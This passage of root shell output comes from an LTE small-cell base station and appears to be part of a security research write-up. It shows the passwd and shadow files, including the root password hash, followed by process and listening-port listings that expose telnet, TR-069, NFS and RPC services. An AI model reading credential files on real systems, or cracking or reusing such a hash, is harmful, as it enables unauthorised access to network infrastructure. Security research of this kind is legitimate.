games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
sshd:x:100:1000:Linux User,,,:/var/run/sshd:/bin/false
root@bsc913x:~# cat /etc/shadow
root:$1$5hEU8iRJ$MEwHFzFLflNFM..DoeuRu1:16867:0:99999:7:::
sshd:!:15267:0:99999:7:::
root@bsc913x:~# ps auxw
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.1   1936   708 ?        Ss   Oct20   0:05 init [5]
root         2  0.0  0.0      0     0 ?        S    Oct20   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    Oct20   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S    Oct20   0:00 [sirq-high/0]
root         5  0.0  0.0      0     0 ?        S    Oct20   0:40 [sirq-timer/0]
root         6  0.0  0.0      0     0 ?        S    Oct20   0:00 [sirq-net-tx/0]
root         7  0.0  0.0      0     0 ?        S    Oct20   0:00 [sirq-net-rx/0]
root         8  0.0  0.0      0     0 ?        S    Oct20   0:00 [sirq-block/0]
root         9  0.0  0.0      0     0 ?        S    Oct20   0:00 [sirq-block-iopo]
root        10  0.0  0.0      0     0 ?        S    Oct20   0:00 [sirq-tasklet/0]
root        11  0.0  0.0      0     0 ?        S    Oct20   0:00 [sirq-sched/0]
root        12  0.0  0.0      0     0 ?        S    Oct20   0:00 [sirq-hrtimer/0]
root        13  0.0  0.0      0     0 ?        S    Oct20   0:53 [sirq-rcu/0]
root        14  0.0  0.0      0     0 ?        S    Oct20   0:00 [posixcputmr/0]
root        15  0.0  0.0      0     0 ?        S<   Oct20   0:00 [desched/0]
root        16  0.0  0.0      0     0 ?        S    Oct20   0:00 [migration/1]
root        17  0.0  0.0      0     0 ?        S    Oct20   0:00 [posixcputmr/1]
root        18  0.0  0.0      0     0 ?        S    Oct20   0:00 [sirq-high/1]
root        19  0.1  0.0      0     0 ?        S    Oct20   1:47 [sirq-timer/1]
root        20  0.0  0.0      0     0 ?        S    Oct20   0:00 [sirq-net-tx/1]
root        21  0.0  0.0      0     0 ?        S    Oct20   0:02 [sirq-net-rx/1]
root        22  0.0  0.0      0     0 ?        S    Oct20   0:00 [sirq-block/1]
root        23  0.0  0.0      0     0 ?        S    Oct20   0:00 [sirq-block-iopo]
root        24  0.0  0.0      0     0 ?        S    Oct20   0:00 [sirq-tasklet/1]
root        25  0.0  0.0      0     0 ?        S    Oct20   0:00 [sirq-sched/1]
root        26  0.0  0.0      0     0 ?        S    Oct20   0:02 [sirq-hrtimer/1]
root        27  0.0  0.0      0     0 ?        S    Oct20   0:54 [sirq-rcu/1]
root        28  0.0  0.0      0     0 ?        S<   Oct20   0:00 [desched/1]
root        29  0.0  0.0      0     0 ?        S<   Oct20   0:03 [events/0]
root        30  0.0  0.0      0     0 ?        S<   Oct20   0:16 [events/1]
root        31  0.0  0.0      0     0 ?        S    Oct20   0:00 [khelper]
root        34  0.0  0.0      0     0 ?        S    Oct20   0:00 [async/mgr]
root       148  0.0  0.0      0     0 ?        S    Oct20   0:00 [sync_supers]
root       150  0.0  0.0      0     0 ?        S    Oct20   0:00 [bdi-default]
root       151  0.0  0.0      0     0 ?        S    Oct20   0:00 [kblockd/0]
root       152  0.0  0.0      0     0 ?        S    Oct20   0:00 [kblockd/1]
root       158  0.0  0.0      0     0 ?        S    Oct20   0:00 [ata/0]
root       159  0.0  0.0      0     0 ?        S    Oct20   0:00 [ata/1]
root       160  0.0  0.0      0     0 ?        S    Oct20   0:00 [ata_aux]
root       165  0.0  0.0      0     0 ?        S    Oct20   0:00 [kseriod]
root       168  0.0  0.0      0     0 ?        S    Oct20   0:00 [kmmcd]
root       188  0.0  0.0      0     0 ?        S    Oct20   0:00 [rpciod/0]
root       189  0.0  0.0      0     0 ?        S    Oct20   0:00 [rpciod/1]
root       198  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/16-fsl-ifc]
root       199  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/20-fsl-ifc-]
root       226  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/63-fsldma-c]
```




```
root       260  0.0  0.0      0     0 ?        S    Oct20   0:00 [crypto/0]
root       261  0.0  0.0      0     0 ?        S    Oct20   0:00 [crypto/1]
root       355  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/19-button_r]
root       869  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/42-fsl_sim_]
root       945  0.0  0.0      0     0 ?        S    Oct20   0:00 [mtdblockd]
root       946  0.0  0.0      0     0 ?        S    Oct20   0:00 [ftld]
root       973  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/22-fsl-espi]
root       974  0.0  0.0      0     0 ?        S    Oct20   0:00 [ff707000.spi]
root       991  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/23-fsl-espi]
root       992  0.0  0.0      0     0 ?        S    Oct20   0:00 [ff706000.spi]
root      1000  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/24-fsl-espi]
root      1001  0.0  0.0      0     0 ?        S    Oct20   0:00 [ff70e000.spi]
root      1003  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/25-fsl-espi]
root      1004  0.0  0.0      0     0 ?        S    Oct20   0:00 [ff70d000.spi]
root      1030  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/17-i2c-mpc]
root      1036  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/17-i2c-mpc]
root      1045  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/59-caam-job]
root      1047  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/60-caam-job]
root      1063  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/58-sec-job-]
root      1065  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/61-sec-job-]
root      1066  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/49-rf_sniff]
root      1067  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/53-dsp_gene]
root      1077  0.0  0.0      0     0 ?        S    Oct20   0:01 [flush-1:0]
root      1093  0.0  0.1   2392   808 ?        S<s  Oct20   0:00 /sbin/udevd -d
daemon    2748  0.0  0.0   1920   460 ?        Ss   Oct20   0:00 /sbin/portmap
root      2969  0.0  0.1   5108  1128 ?        Ss   Oct20   0:00 /usr/sbin/sshd
root      2975  0.0  0.0   3552   212 ?        Ss   Oct20   0:00 /usr/sbin/httpd -h /srv/www
root      2976  0.0  0.0   2988   296 ?        Ss   Oct20   0:00 /usr/sbin/netserver
root      2984  0.0  0.0      0     0 ?        S    Oct20   0:00 [lockd]
root      2985  0.0  0.0      0     0 ?        S    Oct20   0:00 [nfsd]
root      2986  0.0  0.0      0     0 ?        S    Oct20   0:00 [nfsd]
root      2987  0.0  0.0      0     0 ?        S    Oct20   0:00 [nfsd]
root      2988  0.0  0.0      0     0 ?        S    Oct20   0:00 [nfsd]
root      2989  0.0  0.0      0     0 ?        S    Oct20   0:00 [nfsd]
root      2990  0.0  0.0      0     0 ?        S    Oct20   0:00 [nfsd]
root      2991  0.0  0.0      0     0 ?        S    Oct20   0:00 [nfsd]
root      2992  0.0  0.0      0     0 ?        S    Oct20   0:00 [nfsd]
root      2994  0.0  0.0   2656   304 ?        Ss   Oct20   0:00 /usr/sbin/rpc.mountd -f /etc/exports
root      2996  0.0  0.1   2324   808 ?        Ss   Oct20   0:00 /usr/sbin/rpc.statd
root      3004  0.0  0.1   3616   844 ?        Ss   Oct20   0:01 /sbin/syslogd -n -C64 -m 20
root      3006  0.0  0.1   3552   772 ?        Ss   Oct20   0:01 /sbin/klogd -n
root      3058  0.0  0.0   1784   416 ?        S    Oct20   0:01 telnetd -p 8087
root      3065  0.0  0.0      0     0 ?        SN   Oct20   0:00 [jffs2_gcd_mtd7]
root      3080  0.0  0.0      0     0 ?        S    Oct20   0:00 [ubi_bgt0d]
root      3084  0.0  0.0      0     0 ?        S    Oct20   0:00 [ubifs_bgt0_0]
root      3092  0.0  0.0      0     0 ?        S    Oct20   0:01 [yaffs-bg-1]
root      3117  0.0  0.3 191860  2328 ?        Sl   Oct20   0:57 log_process
root      3135  0.0  0.1  59560   684 ?        Sl   Oct20   0:04 deamon
root      3196  0.0  0.0   2216   600 ?        S    Oct20   0:01 gpsServer
root      3396  0.0  0.2  19464  1612 ?        Sl   Oct20   0:02 /ps/bin/dhclient eth0
root      3449  0.1  0.3  29600  1956 ?        Sl   Oct20   1:14 /ps/bin/transcheckd
root      3458  0.0  0.3  21808  2280 ?        Sl   Oct20   0:14 /usr/bin/autodetectd
root      3604  0.0  0.0  18656   472 ?        Sl   Oct20   0:01 /rf-util/rftool -i rf1 -c time_sync_start
root      3616  0.0  0.1  18660   656 ?        Sl   Oct20   0:08 /rf-util/rftool -i rf0 -c time_sync_start --time_sync_logging --log_file /mnt/time_sync.txt
root      3617  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/32-time-syn]
root      3681  0.0  5.3  48308 33196 ?        Sl   Oct20   0:04 ./lte_rrm 0 ../cfg/eNodeB_Configuration.cfg
root      3696  8.8 17.5 110052 109488 ?       SLl  Oct20  91:02 ./lteLayer2 1 0 0 0
root      3707  0.6  0.1   8168   680 ?        S    Oct20   6:28 ltebinread --shm_name=MAC_RLC_REGION --shm_size=5 --maclogs=MAC_RLC_REGION --logger_option=binary --log_file_size=5242880 --log_num_files=10
root      3708  0.6  0.1   8168   680 ?        S    Oct20   6:28 ltebinread --shm_name=RLC_PDCP_REGION --shm_size=5 --maclogs=RLC_PDCP_REGION --logger_option=binary --log_file_size=5242880 --log_num_files=10
root      3709  0.6  0.1   8168   680 ?        S    Oct20   6:28 ltebinread --shm_name=MAC_LP_THD_REGION --shm_size=5 --maclogs=MAC_LP_THD_REGION --logger_option=binary --log_file_size=5242880 --log_num_files=10
root      3710  0.6  0.1   8168   680 ?        S    Oct20   6:28 ltebinread --shm_name=MAC_RLC_ENCODER_REGION --shm_size=5 --maclogs=MAC_RLC_ENCODER_REGION --logger_option=binary --log_file_size=5242880 --log_num_files=10
root      3727  0.6  8.1 123964 50900 ?        Sl   Oct20   7:00 ./rrc_entity ../cfg/eNodeB_Configuration.cfg
root      3738  0.0  2.2  43048 14336 ?        Sl   Oct20   0:47 ./lte_son ../cfg/eNodeB_Configuration.cfg 0
root      3756  0.0  0.1  20628  1132 ?        Sl   Oct20   0:01 ./lte_oamCli
root      3771  0.1  1.6  38888 10336 ?        Sl   Oct20   1:24 ./lte_oam /ps/cfg/Proprietary_eNodeB_Data_Model.xml /ps/cfg/eNodeB_Data_Model_TR_196_based.xml
root      3783  0.0  0.1   2628   872 ?        Ss   Oct20   0:01 thttpd -C /etc/thttpd.conf
root      3803  0.0  0.4  14448  2700 ?        Sl   Oct20   0:11 cwmpd
root      3820  0.0  0.1   3556   768 ttyS0    Ss+  Oct20   0:00 /sbin/getty 115200 ttyS0
root      3826  0.0  0.2  12384  1248 ?        Ssl  Oct20   0:08 ntpd -c /etc/ntp.conf
root      8787  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/28-eth0_g_e]
root      8788  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/26-eth0_g_t]
root      8789  0.0  0.0      0     0 ?        S    Oct20   0:00 [irq/27-eth0_g_r]
root     12443  0.0  0.0      0     0 ?        S    12:01   0:00 [flush-ubifs_0_0]
root     12449  0.0  0.3   5312  2416 ?        Ss   12:02   0:00 sshd: root@pts/0
root     12451  0.0  0.1   3556   828 pts/0    Ss   12:03   0:00 -sh
root     12460  0.0  0.1   2744  1020 pts/0    R+   12:05   0:00 ps auxw
```

Ericsson ENC-nRBS01: listening port





```
root@bsc913x:~# netstat.net-tools -nap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address                 Foreign Address               State       PID/Program name
tcp        0      0 0.0.0.0:42368                 0.0.0.0:*                     LISTEN      2994/rpc.mountd
tcp        0      0 0.0.0.0:2049                  0.0.0.0:*                     LISTEN      -
tcp        0      0 0.0.0.0:12865                 0.0.0.0:*                     LISTEN      2976/netserver
tcp        0      0 0.0.0.0:54312                 0.0.0.0:*                     LISTEN      -
tcp        0      0 0.0.0.0:111                   0.0.0.0:*                     LISTEN      2748/portmap
tcp        0      0 0.0.0.0:22                    0.0.0.0:*                     LISTEN      2969/sshd
tcp        0      0 0.0.0.0:87                    0.0.0.0:*                     LISTEN      3756/lte_oamCli
tcp        0      0 0.0.0.0:8087                  0.0.0.0:*                     LISTEN      3058/telnetd
tcp        0      0 0.0.0.0:7547                  0.0.0.0:*                     LISTEN      3803/cwmpd
tcp        0      0 0.0.0.0:57149                 0.0.0.0:*                     LISTEN      2996/rpc.statd
tcp        0      0 192.168.158.1:22              192.168.158.2:46934           ESTABLISHED 12449/0
tcp        0      0 :::80                         :::*                          LISTEN      2975/httpd
tcp        0      0 :::22                         :::*                          LISTEN      2969/sshd
tcp        0      0 :::8088                       :::*                          LISTEN      3783/thttpd
udp        0      0 0.0.0.0:2049                  0.0.0.0:*                                 -
udp        0      0 127.0.0.1:21012               0.0.0.0:*                                 3458/autodetectd
udp        0      0 127.0.0.1:5656                0.0.0.0:*                                 3696/lteLayer2
udp        0      0 0.0.0.0:54317                 0.0.0.0:*                                 3696/lteLayer2
udp        0      0 0.0.0.0:34873                 0.0.0.0:*                                 3696/lteLayer2
udp        0      0 0.0.0.0:39487                 0.0.0.0:*                                 3696/lteLayer2
udp        0      0 0.0.0.0:68                    0.0.0.0:*                                 3396/dhclient
udp        0      0 0.0.0.0:111                   0.0.0.0:*                                 2748/portmap
udp        0      0 0.0.0.0:628                   0.0.0.0:*                                 2996/rpc.statd
udp        0      0 127.0.0.1:9846                0.0.0.0:*                                 3696/lteLayer2
udp        0      0 192.168.3.52:123              0.0.0.0:*                                 3826/ntpd
udp        0      0 192.168.158.1:123             0.0.0.0:*                                 3826/ntpd
udp        0      0 127.0.0.1:123                 0.0.0.0:*                                 3826/ntpd
udp        0      0 0.0.0.0:123                   0.0.0.0:*                                 3826/ntpd
udp        0      0 127.0.0.1:3211                0.0.0.0:*                                 3727/rrc_entity
udp        0      0 127.0.0.1:3222                0.0.0.0:*                                 3681/lte_rrm
udp        0      0 127.0.0.1:15000               0.0.0.0:*                                 3738/lte_son
udp        0      0 127.0.0.1:3224                0.0.0.0:*                                 3738/lte_son
udp        0      0 127.0.0.1:15001               0.0.0.0:*                                 3738/lte_son
udp        0      0 0.0.0.0:54957                 0.0.0.0:*                                 2994/rpc.mountd
udp        0      0 127.0.0.1:13001               0.0.0.0:*                                 3449/transcheckd
udp        0      0 127.0.0.1:59088               127.0.0.1:19880               ESTABLISHED 3696/lteLayer2
udp        0      0 0.0.0.0:41688                 0.0.0.0:*                                 3771/lte_oam
udp        0      0 0.0.0.0:47325                 0.0.0.0:*                                 2996/rpc.statd
udp        0      0 0.0.0.0:52487                 0.0.0.0:*                                 3458/autodetectd
udp        0      0 127.0.0.1:9999                0.0.0.0:*                                 3696/lteLayer2
udp        0      0 0.0.0.0:52027                 0.0.0.0:*                                 3696/lteLayer2
udp        0      0 0.0.0.0:319                   0.0.0.0:*                                 3616/rftool
udp        0      0 0.0.0.0:319                   0.0.0.0:*                                 3604/rftool
udp        0      0 127.0.0.1:38218               0.0.0.0:*                                 3696/lteLayer2
udp        0      0 0.0.0.0:46440                 0.0.0.0:*                                 3696/lteLayer2
udp        0      0 0.0.0.0:58229                 0.0.0.0:*                                 -
udp        0      0 127.0.0.1:10124               0.0.0.0:*                                 3696/lteLayer2
udp        0      0 0.0.0.0:56721                 0.0.0.0:*                                 3396/dhclient
udp        0      0 127.0.0.1:10140               0.0.0.0:*                                 3696/lteLayer2
udp        0      0 127.0.0.1:10145               0.0.0.0:*                                 3696/lteLayer2
udp        0      0 127.0.0.1:19876               0.0.0.0:*                                 3696/lteLayer2
udp        0      0 127.0.0.1:19880               0.0.0.0:*                                 3738/lte_son
udp        0      0 127.0.0.1:10152               0.0.0.0:*                                 3604/rftool
udp        0      0 127.0.0.1:10153               0.0.0.0:*                                 3117/log_process
udp        0      0 127.0.0.1:10157               0.0.0.0:*                                 3771/lte_oam
udp        0      0 0.0.0.0:57261                 0.0.0.0:*                                 3696/lteLayer2
udp        0      0 127.0.0.1:10159               0.0.0.0:*                                 3756/lte_oamCli
udp        0      0 127.0.0.1:10161               0.0.0.0:*                                 3803/cwmpd
udp        0      0 127.0.0.1:10163               0.0.0.0:*                                 3803/cwmpd
udp        0      0 127.0.0.1:10171               0.0.0.0:*                                 3396/dhclient
udp        0      0 0.0.0.0:46045                 0.0.0.0:*                                 3727/rrc_entity
udp        0      0 fe80::a6a1:c2ff:fe9:123       :::*                                      3826/ntpd
udp        0      0 fe80::a6a1:c2ff:fe9:123       :::*                                      3826/ntpd
udp        0      0 ::1:123                       :::*                                      3826/ntpd
udp        0      0 :::123                        :::*                                      3826/ntpd
raw        0      0 0.0.0.0:1                     0.0.0.0:*                     7           3727/rrc_entity
raw        0      0 0.0.0.0:132                   0.0.0.0:*                     7           3727/rrc_entity
raw        0      0 0.0.0.0:132                   0.0.0.0:*                     7           3727/rrc_entity
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program name    Path
unix  2      [ ]         DGRAM                    7844   3117/log_process     /log_unix
unix  2      [ ACC ]     STREAM     LISTENING     7787   3196/gpsServer       /tmp/gps_server_socket
unix  6      [ ]         DGRAM                    7305   3004/syslogd         /dev/log
```




```
unix  6      [ ]         DGRAM                    7305   3004/syslogd         /dev/log
unix  2      [ ]         DGRAM                    65     1093/udevd           @/org/kernel/udev/udevd
unix  2      [ ACC ]     STREAM     LISTENING     7700   3135/deamon          /usr/bin/dmn_serv
unix  2      [ ]         DGRAM                    17338  3396/dhclient
unix  3      [ ]         STREAM     CONNECTED     8480   3803/cwmpd
unix  3      [ ]         STREAM     CONNECTED     8479   3803/cwmpd
unix  2      [ ]         DGRAM                    8328   3826/ntpd
unix  3      [ ]         STREAM     CONNECTED     8279   3803/cwmpd
unix  3      [ ]         STREAM     CONNECTED     8278   3803/cwmpd
unix  3      [ ]         STREAM     CONNECTED     8212   3135/deamon          /usr/bin/dmn_serv
unix  3      [ ]         STREAM     CONNECTED     8264   3771/lte_oam
unix  2      [ ]         DGRAM                    8262   3771/lte_oam
unix  2      [ ]         DGRAM                    8247   3783/thttpd
unix  2      [ ]         DGRAM                    8241   3727/rrc_entity
unix  2      [ ]         DGRAM                    8217   3738/lte_son
unix  3      [ ]         STREAM     CONNECTED     8206   3135/deamon          /usr/bin/dmn_serv
unix  3      [ ]         STREAM     CONNECTED     8211   3738/lte_son
unix  3      [ ]         STREAM     CONNECTED     8195   3135/deamon          /usr/bin/dmn_serv
unix  3      [ ]         STREAM     CONNECTED     8205   3727/rrc_entity
unix  3      [ ]         STREAM     CONNECTED     8148   3135/deamon          /usr/bin/dmn_serv
unix  3      [ ]         STREAM     CONNECTED     8194   3696/lteLayer2
unix  2      [ ]         DGRAM                    8164   3696/lteLayer2
unix  2      [ ]         DGRAM                    8149   3681/lte_rrm
unix  3      [ ]         STREAM     CONNECTED     7702   3135/deamon          /usr/bin/dmn_serv
unix  3      [ ]         STREAM     CONNECTED     8147   3681/lte_rrm
unix  2      [ ]         DGRAM                    8022   3458/autodetectd
unix  2      [ ]         DGRAM                    7917   3396/dhclient
unix  2      [ ]         DGRAM                    7846   3196/gpsServer
unix  2      [ ]         DGRAM                    7313   3006/klogd
root@bsc913x:~# ls -la /
drwxr-xr-x   20 root     root          1024 Oct 20 19:00 .
drwxr-xr-x   20 root     root          1024 Oct 20 19:00 ..
drwxr-xr-x    2 root     root          2048 Apr 26  2017 bin
drwxr-xr-x    7 root     root         13700 Oct 20 19:00 dev
drwxr-xr-x   24 root     root          2048 Oct 21 11:24 etc
drwxr-xr-x    6 root     root          1024 Oct 20 19:00 home
drwxr-xr-x    2 root     root          1024 Apr 22  2014 ipc
drwxr-xr-x    5 root     root          2048 Apr 26  2017 lib
srwxr-xr-x    1 root     root             0 Oct 20 19:00 log_unix
drwx------    2 root     root      11010048 Apr 22  2014 lost+found
drwxr-xr-x   10 root     root          1024 Apr 22  2014 media
drwxr-xr-x    4 root     root           856 Oct 20 19:29 mnt
dr-xr-xr-x  151 root     root             0 Jan  1  1970 proc
drwxrwxrwx    4 root     root          1024 Apr 26  2017 ps
drwxr-xr-x    3 root     root          1024 Apr 22  2014 rf-util
drwxr-xr-x    2 root     root          3072 Apr 26  2017 sbin
drwxr-xr-x    3 root     root          1024 Jul 25  2014 smallcell
drwxr-xr-x    3 root     root          1024 Apr 22  2014 srv
drwxr-xr-x   15 root     root             0 Jan  1  1970 sys
lrwxrwxrwx    1 root     root             8 Jan  1  1970 tmp -> /var/tmp
drwxr-xr-x   15 root     root          1024 Apr 26  2017 usr
drwxr-xr-x    8 root     root          1024 Oct 20 19:01 var
root@bsc913x:~# ls -la /mnt
drwxr-xr-x    4 root     root           856 Oct 20 19:29 .
drwxr-xr-x   20 root     root          1024 Oct 20 19:00 ..
-rw-r--r--    1 root     root        139741 Sep 14  2017 Proprietary_eNodeB_Data_Model_spare.xml
drwxr-xr-x    6 root     root          1792 Oct 20 19:00 cfg
-rw-r--r--    1 root     root           268 Oct 20 19:30 dhclient.dmp
